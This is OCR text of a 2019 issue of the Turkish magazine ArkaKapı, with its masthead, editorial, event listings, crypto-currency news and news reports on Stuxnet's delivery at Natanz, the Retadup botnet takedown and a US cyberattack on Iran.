
ARKAKAPI

SİBER GÜVENLİK DERGİSİ

www.arkakapidergi.com

2 Aylık Siber Güvenlik Dergisi • 14 TL • 9. SAYI - 2019



ISSN 2618-6373

09

9 772618 637008

UYGULAMA VE PROJELERLE

Swift

PROGRAMLAMA

Bülent ÇOBANOĞLU

abaküs

KÜNYE

YIL: 2 Sayı: 9 - ISSN: 2618-6373

www.arkakapidergi.com

2 ayda bir yayımlanır.

Abaküs Kitap Yayın Dağıtım Hizmetleri adına sahibi:

Selda Ustabaş Demiryakan

Merkez: Hobyar Mah. Cemal Nadir Sok. No:24/178 Cağaloğlu - İST.

Tel: 0212 514 68 61

Genel Yayın Yönetmeni: Cevahir Demiryakan - cevahir@cirakdergi.com

Sorumlu Yazı İşleri Müdürü: Ziyahan Albeniz - ziyahan@arkakapidergi.com

Grafik Tasarım: Cem Demirezen - grafik@abakuskitap.com

Kapak: Ali Zahit Yavuz - alizahit@abakuskitap.com

Düzelti: Huriye Özdemir

Yayın Koordinatörü: Oğuz Aydınyılmaz

İletişim Sorumlusu ve Reklam: Seba Bingöl - muhasebe@abakuskitap.com

Hukuk Müşaviri: Avukat Mehmet Pehlivan - Pehlivan İlkakın Hukuk Bürosu

Sosyal Medya: Doğukan Turan, Görkem Güler ve Eren Uygun

Web: www.arkakapidergi.com

Twitter.com/arkakapidergi

abone@arkakapidergi.com

editor@arkakapidergi.com

etkinlik@arkakapidergi.com

Baskı: Ezgi Matbaacılık San. Tic. Ltd. Şti. Sanayi Cad. Altay Sok. No:14
Çobançeşme-Yenibosna/İSTANBUL
Tel: 0212 452 23 02 / Matbaa Sertifika No: 45029

EDİTÖRDEN

Arka Kapı Dergi 9. sayısında da dolu dolu bir içerik ile karşınızda!

Sizlere iki iyi haberimiz var ki böyle günlerde iyi haber bekletilmeye hiç gelmez! Bu nedenle hızlıca paylaşalım. İlk haberimiz: Bu sayımızda yeni yazarlarımızla birlikte yeni, yazı dizilerimiz de var! Neler mi bunlar? İbrahim Baloğlu ile adli bilişim konuları, Eren Altun ile gazeteciler için siber güvenlik ve Cafer Uluç ile siber güvenliğe yeni başlayanlar için uzman görüşleri sizlerle olacak!

İkinci haberimiz: Bildiğiniz üzere ulusal dergimizin bir de uluslararası versiyonu olan, Arka Kapı MAG var. Bu ay o da birinci yaşını doldurdu ve her geçen gün biraz daha büyüyor. :) Buna istinaden önümüzdeki ilk etkinlikte Arka Kapı MAG'in yaş gününü MAG ekibi ile birlikte kutluyor olacağız. Etkinlik duyurularını sosyal medya hesaplarımız üzerinden paylaşıyoruz. Takip edip, katılım sağlamanızdan mutluluk duyarız! Bu vesile ile gelin ki tanış olalım, tanış olalım ki işi kolay kılalım *(Gelin Tanış Olalım, Yunus Emre)*.

Öte yandan dergi ile ilgili öneri, eleştiri gibi tüm görüşlerinizi merak ve ilgi ile beklediğimizi ve tüm yorumları özenle değerlendirdiğimizi açık yüreklilikle bildiririz.

Yüreği iyilik ve güzellikle çarpan herkesi selamlıyor, hepinize keyifli okumalar diliyorum.

Bir sonraki sayıda görüşmek üzere, sağlıcakla kalın.

Şahin Solmaz - editor@arkakapidergi.com

İÇİNDEKİLER

Eylül-Ekim '19 Siber Güvenlik & Bilişim Etkinlikleri

Adana Startup Weekend - Women

20-22 Eylül 2019 | Çukurova Üniversitesi Balcalı Kampüsü Kuluçka Merkezi Sarıçam/Adana

Startup Weekend, üç günlük yoğun bir girişimcilik kampıdır. Kurucusu kadın olan her ekibin kadın erkek karışık da katılabileceği kazanan ekibi, 2020'de Singapur'daki finallere katılma şansı bekliyor.

Bilgi: http://bit.ly/2kfAVVY

Girişimciler için Siber Güvenlik ve Bulut Teknolojileri Günü

28 Eylül 2019 | Living Lab No:5 Abdülhamithan Caddesi İstanbul 34306

Bu etkinlikte Bilişim Teknolojileri uzmanları tarafından siber güvenlik, siber güvenlik uzmanlığı, bulut çözümleri, sanallaştırma teknolojileri ile ilgili son gelişmeler aktarılacaktır.

Bilgi: http://bit.ly/2lPBCWr

Siber Güvenlik Uzmanı Eğitim Programı

1 Ekim 2019 | Beylerbeyi Mahallesi Mehmet Akif Ersoy Caddesi Türk Telekom Binası Üsküdar 34676 İstanbul

Bulut bilişim güvenliği, web uygulamaları güvenliği, ağ güvenliği, penetrasyon testi gibi çeşitli konuları içeren bu eğitimin sonunda sınava giren başarılı olan adaylara sertifika verilecektir.

Bilgi: http://bit.ly/2lTy3OR

8. BÜSİBER Boğaziçi Siber Güvenlik ve KVKK Zirvesi

10 Ekim 2019 | Boğaziçi Üniversitesi 20 BÜ Güney Kampüsü İstanbul

Bu etkinlikte Türkiye'de ve dünyada Siber Güvenlik Konusundaki gelişmeler, siber güvenlikte yerli çözümler, kurumlara KVKK ve veri koruma konularında somut öneriler ele alınacak.

Bilgi: https://siber.boun.edu.tr

Uluslararası Yönetim Bilişim Sistemleri Konferansı: Bağlantılılık ve Siber Güvenlik

10-12 Ekim 2019 | Cibali, Kadir Has Cd., 34083 Cibali /Fatih/İstanbul

Yapay zeka, siber güvenlik, blockchain, bilgi yönetimi gibi konuların yer aldığı bu etkinlik uzman kişiler tarafından sunulacak olup ücretlidir.

Bilgi: http://2019.imisc.net/turkish

BEYAS 2019

10-11 Ekim 2019 | Ankara Üniversitesi

Bu sempozyum, "Endüstri 4.0 Sürecinde Bilgi Güvenliği: eBelge, eArşiv, eDevlet, Bulut Bilişim, Büyük Veri, Yapay Zekâ" ana ve alt temaları ile düzenleniyor.

Bilgi: http://2019.ebeyas.org/

ISCTurkey 2019

16-17 Ekim 2019 | Bilgi Teknolojileri ve İletişim Kurumu Merkez Binası/ Ankara

Konferansın bu yılki ana teması "Siber Güvenlik ve Kuantum Sonrası Kriptoloji" olarak belirlenmiştir.

Bilgi: https://www.iscturkey.org/

Dijital Dönüşüm ve Akıllı Sistemler Uluslararası Konferans ve Sergisi

23-25 Ekim 2019 | Biltir Merkezi, ODTÜ Kampüsü, 06800 Çankaya/Ankara

Bu konferans, araştırmacıları ve uygulayıcıları fikir alışverişinde bulunmak ve bu alandaki en son bulguları tartışmak için bir araya getirmeyi amaçlamaktadır. DTSS 2019, pratik uygulamaların yanı sıra özgün ve yayınlanmamış bilimsel yöntem ve teknolojik yaklaşım çalışmalarını sunar.

Bilgi: https://dtss.metu.edu.tr/

Kripto Para Haberleri

1 Ağustos 2019

Tüm Bitcoin'lerin yüzde 85'i çıkarıldı, kalanı 120 yıl sürecek

Amiral gemisi kripto para Bitcoin, bugün bir kilometre taşını daha geride bıraktı. Gün içinde 17,850,000. BTC ile beraber tüm Bitcoin'lerin yüzde 85'i çıkarılmış oldu.

6 Ağustos 2019

BM: Kuzey Kore, kripto para borsaları ve bankalardan 2 milyar dolar çaldı:

BM tarafından hazırlanan yeni bir raporda, Kuzey Kore'nin kripto para borsaları ve bankalara yapılan siber saldırılarla milyar doları bulan gelir elde ettiği, bu gelirleri kitle imha silahları programlarını finanse etmede kullandığı belirtildi.

9 Ağustos 2019

İlk müşterisi Fidelity: Blockstream'den devasa Bitcoin madencilik tesisleri.

Blockchain teknolojileri şirketi Blockstream, ABD ve Kanada'da dev Bitcoin madencilik tesisleri konuşlandırdığını açıkladı. Blockstream CSO'su Samson Mow'a göre, tesisler son teknoloji ASIC madencilik cihazı ile tam kapasitede kullanıldığı takdirde kabaca 6 exahash'lik bir Bitcoin madencilik gücüne ulaşabiliyorlar. Bu, Bitcoin ağındaki toplam hashrate'in yüzde 10'una eşit.

10 Ağustos 2019

Brezilyalı ünlü milyarder, şüpheli Bitcoin işlemleri nedeniyle gözaltında:

Bir zamanlar, dünyanın en zengin 10 isminden biri olan Eike Batista, Bitcoin ile kara para akladığı şüphesinden dolayı gözaltına alındı.

14 Ağustos 2019

Kripto para borsası Coinbase'e Barclays şoku:

Kripto para alanındaki en saygın bankacılık ilişkilerinden biri sonlandı. Barclays, kripto para borsası Coinbase ile çalışmayı bıraktı.

14 Ağustos 2019

Samsung telefonlarına sessiz sedasız Bitcoin desteği:

Samsung'un üst seviye telefonlarında sunduğu ve henüz yedi ülkede kullanılabilen Blockchain Keystore'a, Ethereum ve Klaytn'in yanı sıra Bitcoin desteği de eklendi.

15 Ağustos 2019

Ünlü finans danışmanı: Bitcoin'in sonu Tumblr'a benzeyecek

Amerikalı finans danışmanı Ed Butowsky, Bitcoin'in sonunun 2013 yılında 1.1 milyar dolara satın alınıp geçtiğimiz günlerde 3 milyon dolara satılan Tumblr gibi olacağını söyledi.

15 Ağustos 2019

Ripple'dan 1,000,000,000 XRP'lik hibe:

Ripple, XRP'nin benimsenmesini artırmayı hedefleyen Coil'e 1 milyar XRP'lik hibe yaptı. Bu XRP'lerin değeri şu anda 265 milyon dolar ediyor.

16 Ağustos 2019

5.2 milyar dolarlık 514,000 BTC Coinbase'in kontrolüne girdi

Kripto para şirketi Coinbase, saklama hizmetleri sunan Xapo'yu 55 milyon dolar karşılığında satın aldı. Bu satın almayla beraber 514,000 BTC Coinbase'in kontrolüne girdi.

16 Ağustos 2019

"Bakir" Bitcoin'lere daha fazla ödeniyor:

Herhangi bir işlem geçmişi bulunmayan Bitcoin'lere sıradan Bitcoin'lere göre yüzde 20 daha fazla değer biçiliyor.

16 Ağustos 2019

Coinbase'de binlerce müşteriyi etkileyen güvenlik açığı:

Coinbase'in şifreler dahil olmak üzere, yaklaşık 3500 müşterisine ait bilgilerin şirketin dahili sunucu günlüğünde düz metin olarak saklandığı ortaya çıktı.

19 Ağustos 2019

Binance'ten Facebook'un kripto parası Libra'ya rakip: Venus.

Önde gelen kripto para borsası Binance, Facebook'un Libra'sına benzer bir proje duyurdu. Borsa, "Venus" adı verilen proje ile dünyanın finansal sistemini yeniden şekillendirmeyi ve finansal hegemonyayı kırmayı hedefliyor.

20 Ağustos 2019

Milyonlarca dolarlık uyuşturucu parası, iki büyük Bitcoin borsasında

saklandı.

ABD'de yaşayan bir uyuşturucu satıcısının uyuşturucudan kazandığı milyonlarca dolarlık kripto parayı iki büyük borsada sakladığı anlaşıldı. Bu borsalar, Poloniex ile Bittrex.

21 Ağustos 2019

ABD Dışişleri Bakanı'ndan Bitcoin açıklaması: SWIFT gibi düzenlenmeli.

ABD Dışişleri Bakanı Michael Pompeo, Bitcoin ve Libra gibi kripto paraların SWIFT'le aynı şekilde regüle edilmesi gerektiğini söyledi.

21 Ağustos 2019

Facebook'un kripto parası Libra'ya AB soruşturması:

Avrupa Birliği'nin (AB), Facebook'un kripto parası Libra'yı haksız rekabeti önleme potansiyelinden ötürü soruşturduğu bildiriliyor.

21 Ağustos 2019

ABD Hazine Bakanlığı, birçok Bitcoin adresi ile bir Litecoin adresini kara listeye aldı.

ABD Hazine Bakanlığı'na bağlı OFAC, uyuşturucu kaçakçılığı suçları ile ilişkili 11 Bitcoin adresi ile 1 Litecoin adresini yaptırım listesine dahil etti.

23 Ağustos 2019

Hashrate %50 artacak: Bitmain'den 600,000 yeni madencilik çipi siparişi.

Bitcoin madenciliği devi Bitmain'in Tayvanlı çip üreticisi TMSC'ye 600,000 yeni madencilik çipi siparişi verdiği bildiriliyor. Bu çiplerin kullanımıyla birlikte hashrate'in en az %50 artması öngörülüyor.

23 Ağustos 2019

İngiltere MB Başkanı'ndan doların hakimiyetini bitirecek dijital para çağrısı:

Doların hakimiyetinin küresel ekonomide sürdürülebilir bir iyileşmeye engel teşkil ettiğini savunan İngiltere Merkez Bankası Başkanı Mark Carney, doların rezerv para statüsünü üstlenecek bir dijital para önerisinde bulundu.

25 Ağustos 2019

Bilinen ilk BTC/USD işlemi: 5 dolara binlerce Bitcoin alındı.

USD karşılığında gerçekleştirilen ilk Bitcoin satışı, 12 Ekim 2009'daydı ve 5 dolar karşılığında binlerce Bitcoin alınmıştı. Alıcının kim olduğu bilinmezken satıcı, Bitcoin'in Satoshi Nakamoto'dan sonraki geliştiricisiydi.

28 Ağustos 2019

Blockstream yöneticisi: Ethereum teknolojik bir çıkmazda.

Blockchain teknoloji şirketi Blockstream'in yöneticilerinden Samson Mow, Ethereum'un teknolojik bir çıkmazda olduğunu belirterek "Ne kadar çok kullanılırsa o kadar çabuk ölecek" dedi.

30 Ağustos 2019

İngiliz milyarderden 1 milyar dolarlık kripto para girişimi planı:

Financial Times, İngiliz milyarder Alan Howard'ın sahibi olduğu Elwood Asset Management'ın kripto para fonlarına yatırım yapacak 1 milyar dolarlık bir girişim oluşturmayı planladığını bildirdi.

30 Ağustos 2019

Portekiz'de kripto paraya "0" vergi:

Portekiz vergi dairesinden yapılan açıklamaya göre, kripto paraların itibarı para ile takas edilmesi KDV gerektirmiyor ve kripto para kullanıcıları herhangi bir gelir vergisi ödemek zorunda değil.

SİBERBÜLTEN
siber güvenliğin türkçe hafızası

Stuxnet Hakkındaki Efsaneler Son Buldu: Nasıl Bulaştırıldığı Ortaya Çıktı

İran'ın nükleer programını hedef alan Stuxnet saldırısı uzun yıllardır gizemini koruyordu. Bunca yıl karanlıkta kalan soru ise şu idi: ABD ve İsrail, zararlı yazılımlarını yüksek güvenlikli uranyum zenginleştirme tesisindeki bilgisayar sistemlerine yerleştirmeyi nasıl başardı?

Bu gizem geçtiğimiz günlerde Yahoo News'te Kim Zetter imzasıyla yayımlanan haberle çözülmüş oldu. Habere göre Hollanda istihbaratı için çalışan İranlı bir köstebek, ABD ve İsrail'in Stuxnet virüsünün İran'ın Natantz'daki nükleer tesisindeki santrifüjlere bulaştırılmasını sağladı. Santrifüj, uranyum zenginleştirmede kritik öneme sahip bir laboratuvar cihazıdır.

Türünün ilk örneği olan ve İran'ın nükleer programını sabote etmek için tasarlanan virüs, İran'ın Natanz köyü yakınlarındaki tartışmalı uranyum zenginleştirme tesislerinde ilk parti santrifüjünü kurmaya başlamasının ardından dijital savaş çağını etkili bir şekilde başlatmış oldu.

Kilidi Hollanda İstihbarat Servisi Çözdü

Varlığı ve nasıl bir rol üstlendiği konusu bu zamana kadar hiç açıklanmayan gizli kurye, aslen İranlı bir mühendis. Dört istihbarat görevlisinin verdiği bilgiye göre, Hollanda istihbarat ajansı AIVD tarafından görevlendirilen mühendis, ABD'li geliştiricilere kodlarını Natanz'daki sistemleri hedeflemelerine yardımcı olacak kritik bilgileri temin ediyordu. Sıra bu sistemlere Stuxnet'i yerleştirmeye gelince, köstebek en çok ihtiyaç duyulan şeyi yani erişimi, USB flash sürücüsü kullanmak suretiyle sağladı.

2004 yılında CIA ve Mossad'ın tesise erişmelerine yardımcı olması için Hollandalılar'dan destek istenmişti. Ancak bu, Natanz'daki bir paravan şirkette teknisyen olarak çalışan köstebeğin 2007'de hedefteki sistemlere dijital silahı yerleştirdiği zamana kadar mümkün olmadı.

CIA ve Mossad, Yahoo News'in sorularını cevaplamazken AIVD de operasyona dahil olduğu yönündeki iddialara yorum yapmaktan kaçındı.

Şimdilerde 'Olimpiyat Oyunları' (Olympic Games) adı ile açığa çıkan gizli operasyon, İran'ın nükleer programını yok etmek için değil, yaptırımlar ve diplomasinin yürürlüğe girmesi adına zaman kazanmak amacıyla tasarlanmıştı. Bu strateji İran'ı müzakere masasına getirmeyi başardı ve nihayetinde 2015 yılında bu ülke ile uzlaşmaya varıldı.

Operasyonda Hollanda rolünün açığa çıkması, ABD ve müttefikleri arasında İran'ın nükleer programı ile mücadele noktasında hala güçlü ve karşılıklı anlaşmalar ve uzun süreli işbirliğinin olduğu dönemi akıllara getiriyor. Zira bu durum, geçtiğimiz yıl Trump yönetiminin Tahran ile zor kazanılmış nükleer anlaşmasından çıkması ile değişmişti.

Olimpiyat Oyunları, esas itibariyle NSA, CIA, Mossad, İsrail Savunma Bakanlığı ve İsrail'in NSA'i olarak bilinen İsrail SIGINT Ulusal Birimi'nin katıldığı ortak bir ABD-İsrail misyonu idi. Ancak kaynaklara göre ABD ve İsrail'in diğer üç ülkeden destek alması, sembolü beş halka olan olimpiyat oyunlarının kod adı olarak seçmesinin sebebini oluşturuyor. Üç ülkeden ikisi Hollanda ve Almanya. Diğerinin Fransa olduğu düşünülüyor. Birleşik Krallık istihbaratının da operasyonda rol oynadığı biliniyor.

Kaynaklara göre, Almanya, İran tesislerinde kullanılan endüstriyel kontrol sistemleri hakkında teknik özellikler ve bilgilerle ilgili katkıda bulundu. Zira santrifüjleri kontrol etmek amacıyla İran tesislerinde kullanılan sistem, Alman Siemens firması üretimi. Fransa'nın da benzer türde istihbarat sağladığına inanılıyor.

Ancak Hollanda'nın durumu farklı. İran'ın yasadışı nükleer programı için Avrupa'dan ekipman tedarik etme faaliyetlerinin yanı sıra santrifüjlerin kendileri hakkında bilgi sağlama konusunda kritik istihbarat sağlamak suretiyle Hollanda, diğer ülkelerden farklı bir rol oynadı. Bu Natanz'daki santrifüjlerin 1970'lerde Pakistanlı bir bilim adamı olan Abdul Qadeer

Khan tarafından Hollandalı bir şirketten çalınan tasarımlara dayanmasından kaynaklanıyordu. Khan, Pakistan'ın nükleer programını inşa etmek için tasarımları çaldı, sonra onları İran ve Libya dahil diğer ülkelere pazarlamaya başladı.

AIVD adıyla bilinen istihbarat örgütü, ABD ve İngiliz istihbaratı ile birlikte Khan'ın İran ve Libya'da nükleer programlar oluşturulmasına yardımcı olan Avrupalı danışmanlar ve paravan şirketlerin tedarik ağına sızdı. Bu sızma, sadece modası geçmiş simsarlık faaliyetlerini içermiyor, aynı zamanda gelişmekte olan dijital casusluk alanının bir parçası olarak geliştirilen saldırgan hack'leme operasyonlarını da kullanıyordu.

Yıllarca geri planda kalan İran'ın nükleer programı, ülkenin Khan'dan gizlice bir prototip seti ve santrifüj bileşenleri satın aldığı 1996 yılında ön plana çıkmaya başladı. İran, 2000 yılında, uranyum zenginleştirmek için 50 bin santrifüj barındıracak bir tesis inşa etme planlarıyla Natanz'da çığır açtı. Kaynaklara göre, AIVD aynı yıl İran'ın nükleer planları hakkında daha fazla bilgi edinmek için kilit bir İran savunma teşkilatının e-posta sistemini hackledi.

Köstebek iki şirket kurdu

Mayıs 2007'ye gelindiğinde İran Natanz'daki tesiste 1700 santrifüj kurdu. Yaza kadar bu rakamı ikiye katlamayı planlıyordu. Ancak 2007 yazından kısa bir süre önce Hollandalı köstebek Natanz'a girmeyi başardı. Köstebeğin kurduğu ilk şirket Natanz'a sızmayı başaramadı. Bazı kaynaklara göre bu, şirketin kuruluş şeklinden kaynaklı idi ayrıca İranlılar da hâlihazırda şüphelenmişti.

İkinci şirket ise İsrail'den destek aldı. Bu kez eğitimli bir mühendis olan Hollandalı köstebek teknisyen gibi davranarak içeri girmeyi başardı. Santrifüj kurmak, köstebeğin görev alanına girmiyordu ancak mevcut sistemler hakkında yapılandırma istihbaratı toplaması için ihtiyaç duyduğu yere girebildi. Kaynaklardan biri Yahoo News'e yaptığı açıklamada, köstebeğin gerekli bilgileri toplamak için birçok kez içeri girdiğini ve virüsü güncelleyebildiğini belirtiyor.

Kaynaklar, köstebeğin topladığı bilgiler hakkında ayrıntılı bilgi vermedi, ancak Stuxnet'in, yalnızca çok spesfik bir ekipman ve ağ koşulları kurulumu bulduğunda sabotajını başlatabilecek hassaslıkta bir virüs olduğu düşünülüyor. Saldırganlar, köstebeğin temin ettiği bilgileri kullanmak suretiyle kodu güncelleyebiliyor ve bu hassasiyeti sağlayabiliyor.

Fransız polisi ile Avast 850 bin makinanın olduğu botneti çökertti

Siber güvenlik şirketi Avast ve Fransız polisi, 850 binden fazla bilgisayardaki Retadup adlı zararlı yazılımı etkisiz hale getirdi. Retadup 2017'den beri siber suçlular tarafından kripto para madenciliği için kullanılıyor. Söz konusu yazılım, son aylarda en çok Latin Amerika'daki bulunan cihazlara Monera kripto para madencileri yüklemek için kullanılmış.

Avast, Retadup'ın arkasındaki kötü niyetli aktörlerin faaliyetlerini izlemek için Mart 2019'dan beri çalıştıklarını açıkladı. Yapılan inceleme sonucunda, zararlı yazılım tarafından kullanılan C&C iletişim protokolünün, C&C sunucusuna erişimi bulunan birinin, gizliliği ihlal edilmiş cihazdan zararlı yazılımı kaldırmak için, kendi yararına kullanabileceği bir tasarım hatasına sahip olduğu ortaya çıktı.

Retadup C&C alt yapısının daha çok Fransa'da bulunduğunun tespit edilmesinden sonra Avast, Fransa'nın ulusal jandarma teşkilatına bağlı Siber Suçlarla Mücadele Merkezi'ne (C3N) ulaştı.

Bir ekran görüntüsü ipucu olarak yetti

Kolluk kuvvetleri, Avast'ın kurbanlarla ilgili bazı veriler toplamasına izin veren siber suçlulara hosting hizmeti sunan şirketten C&C sunucusuna ait bir görüntü elde etti. Şirkete, sadece kurbanlar hakkında herhangi bir kişisel belge içermeyen C&C ekran görüntüsü verildi. Şirket araştırmacıları ekran görüntüsündeki verilerle 850 binden fazla virüslü PC bulunduğunu, büyük çoğunluğunun Latin Amerika'da olduğunu ve mağdurların %85'inden fazlasında üçüncü taraf güvenlik yazılımının yüklü olmadığını tespit etti. Peru virüsten etkilenen kurbanların bulunduğu ülkelerin başında geliyor. Peru'yu Venezuella, Bolivya, Meksika ve Ekvador takip ediyor.

Avast'ın gerçekleştirdiği inceleme, Retadup geliştirdiği tahmin edilen 'sanal kişinin' Nisan 2018'de bir Twitter hesabı oluşturduğunu ve Trend Micro'nun tehdit unsurunun yeni türevlerini ve özelliklerini açıklayan bir blog yazısı yayınlamasının ardından zararlı yazılımdan kendi adına pay çıkardığını ortaya koydu. Söz konusu Twitter hesabı hala aktif durumda ancak 2018 Nisanından bu yana herhangi bir paylaşım yapmamış.

Temmuz 2019'dan sonra Fransız polisinin Retadup'ı takip etmek için savcılardan onay almasının ardından, saldırganların C&C suncusu, Avast'ın C&C ptotokol hatasını kendi yararına kullanmak için kurduğu sunucu ile değiştirildi.

Avast'tan Jan Vojtěšek Çarşamba günü kaleme aldığı blog yazısında, "Dezenfeksiyon sunucusu, gelen bot taleplerine, zararlı yazılımın bağlantı parçalarının kendi kendini imha etmesine neden olan spesifik bir cevapla yanıt verdi" dedi.

FBI durumdan haberdar edilirken, Amerika Birleşik Devletleri'nde bulunan C&C altyapısının bazı kısımlarının etkisiz hale getirilmesine yardımcı oldu. Avast, siber suçluların 8 Temmuz'a kadar botları üzerindeki kontrollerini kaybettiğini söyledi.

ABD, siber saldırıyla İran'ın kritik veri tabanını sildi

ABD tarafından gerçekleştirilen bir siber saldırı, İran'ın petrol tankerlerini hedef alma kabiliyetine zarar verdi. New York Times'ın haberine göre Haziran ayında İran'a yönelik gerçekleştirilen gizli bir siber saldırı, İran'ın paramiliter güçleri tarafından, petrol tankerlerine yönelik saldırıları planlamak için kullanılan kritik veri tabanını sildi ve Tahran'ın İran Körfezi'ndeki nakliye trafiğini gizlice hedefleme kabiliyetini en azından geçici bir süreliğine azalttı.

Amerikalı yetkililer, İran'ın 20 Haziran saldırısında tahrip olan bilgileri kurtarmaya ve askeri iletişim ağları dahil olmak üzere bazı bilgisayar sistemlerini yeniden başlatmaya çalıştığını söyledi. Amerika Birleşik Devletleri ve İran uzun zamandır savaş ve barış arasındaki gri bölgede kalınması için dikkatlice ayarlanmış, adı konulmamış bir siber çatışma içindeler.

Yetkililer, 20 Haziran'daki gelişmenin devam eden çatışmada kritik bir saldırı olduğunu ve Başkan Trump'ın İran'ın bir Amerikan uçağını düşürdükten sonra, bir misilleme hava saldırısı yapmayı iptal etmesinin sonrasında yaşandığına dikkat çekti.

Amerikan hükümet yetkililerine göre, İran, saldırıya cevaben olayı tırmandırmadı ve ABD hükümetine ve Amerikan şirketlerine karşı siber operasyonlarını istikrarlı bir şekilde sürdürdü.

Eski bir istihbarat yetkilisi Norman Roule, Amerika'nın siber operasyonlarının, daha geniş bir çatışma veya misillemeye yol açmadan İran'ın tavrını değiştirmek için tasarlandığını söyledi.

Roule, şu ifadeleri kullandı: "Düşmanınızın şu mesajı anladığından emin olmanız gerek: Amerika Birleşik Devletleri'nin kendilerinin hiç bir zaman karşılaşmayı umamayacakları çok büyük yetenekleri var ve rahatsız edici eylemlerini durdururlarsa bu kendileri için en iyisi olur."

Siber operasyonlar, geleneksel savaşlarla aynı işlevi görmüyor

Yetkililer, bir siber saldırının potansiyel bir taarruz, geleneksel bir askeri saldırı ile aynı şekilde engellemesini beklemediklerini ifade ediyor. Kıdemli bir savunma yetkilisi, bunun her iki tarafın da kamuoyuna açık bir şekilde bildirmemesinden kaynaklandığını söylüyor.

Kıdemli bir askeri yetkiliye göre İran Devrim Muhafızları'nın istihbarat grubuna yönelik saldırı İran'ın gizli taarruzlar düzenleme kabiliyetini zayıflamaya yönelikti.

Beyaz Saray, saldırıyı insansız hava aracının düşürülmesine orantılı bir cevap ve Tahran'ı mürettebatsız hava aracına zarar verdiğinden dolayı cezalandırmak olarak değerlendirdi.

